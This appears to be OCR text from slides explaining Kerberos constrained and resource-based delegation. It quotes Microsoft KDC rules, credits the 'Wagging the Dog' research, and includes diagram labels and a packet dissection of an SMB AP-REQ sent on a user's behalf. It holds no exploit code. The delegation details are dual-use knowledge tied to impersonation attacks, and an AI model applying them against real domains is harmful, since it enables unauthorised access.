


If the KDC is for the realm of both Service 1 and Service 2, then the **KDC** checks if the security principal name (SPN) for Service 2, identified in the **sname** and **srealm** fields of the **KRB_TGS_REQ** message, is in the Service 1 account's *ServicesAllowedToSendForwardedTicketsTo* parameter. If it is, then the delegation policy is satisfied. If not, and the PA-PAC-OPTIONS [167] ([MS-KILE] section 2.2.10) padata type does not have the resource-based constrained delegation bit, then the **KDC** MUST return KRB-ERR-BADOPTION. If Service 1's *ServicesAllowedToSendForwardedTicketsTo* parameter was empty, this is returned with STATUS_NOT_SUPPORTED, else STATUS_NO_MATCH.

If the service ticket in the **additional-tickets** field is not set to forwardable<19> and the PA-PAC-OPTIONS [167] ([MS-KILE] section 2.2.10) padata type does not have the resource-based constrained delegation bit set, then the **KDC** MUST return KRB-ERR-BADOPTION with STATUS_NO_MATCH.

Microsoft's documentation does not state the previous behaviour with non-forwardable Tickets
Big thumbs up to Elad Shamir and his outstanding “Wagging the Dog” article for clearing this

https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html



AS

TGS

NTDS

Vegeta

TGT

ST

ST

encTGSRep

Info

Auth

Auth

HTTP

ST


Auth

CIFS


🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator


AP-REQ (SMB)

- AP-REQ through SMB on behalf of Vegeta
- CIFS ticket + authenticator




```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Request (0x01)
    [Preauth Hash: 8b937fc5b8f278aa859bcde86e0adaffde7d25cf855070d7…]
    StructureSize: 0x0019
    Flags: 0
    Security mode: 0x01, Signing enabled
    Capabilities: 0x00000001, DFS
    Channel: None (0x00000000)
    Previous Session Id: 0x0000000000000000
    Blob Offset: 0x00000058
    Blob Length: 1922
    Security Blob: 6082077e06062b0601050502a08207723082076ea030302e…
      GSS-API Generic Security Service Application Program Interface
        OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
        Simple Protected Negotiation
          negTokenInit
            mechTypes: 4 items
            mechToken: 6082073006092a864886f71201020201006e82071f308207…
            krb5_blob: 6082073006092a864886f71201020201006e82071f308207…
              KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
              krb5_tok_id: KRB5_AP_REQ (0x0001)
              Kerberos
                ap-req
                  pvno: 5
                  msg-type: krb-ap-req (14)
                  Padding: 0
                  ap-options: 20000000
                  ticket
                  authenticator
```


Secret Key
Session Key
TS Timestamp
Auth Authenticator
AS
TGS
NTDS
Vegeta
HTTP
CIFS
ST
Info
Auth
Vegeta
15:00

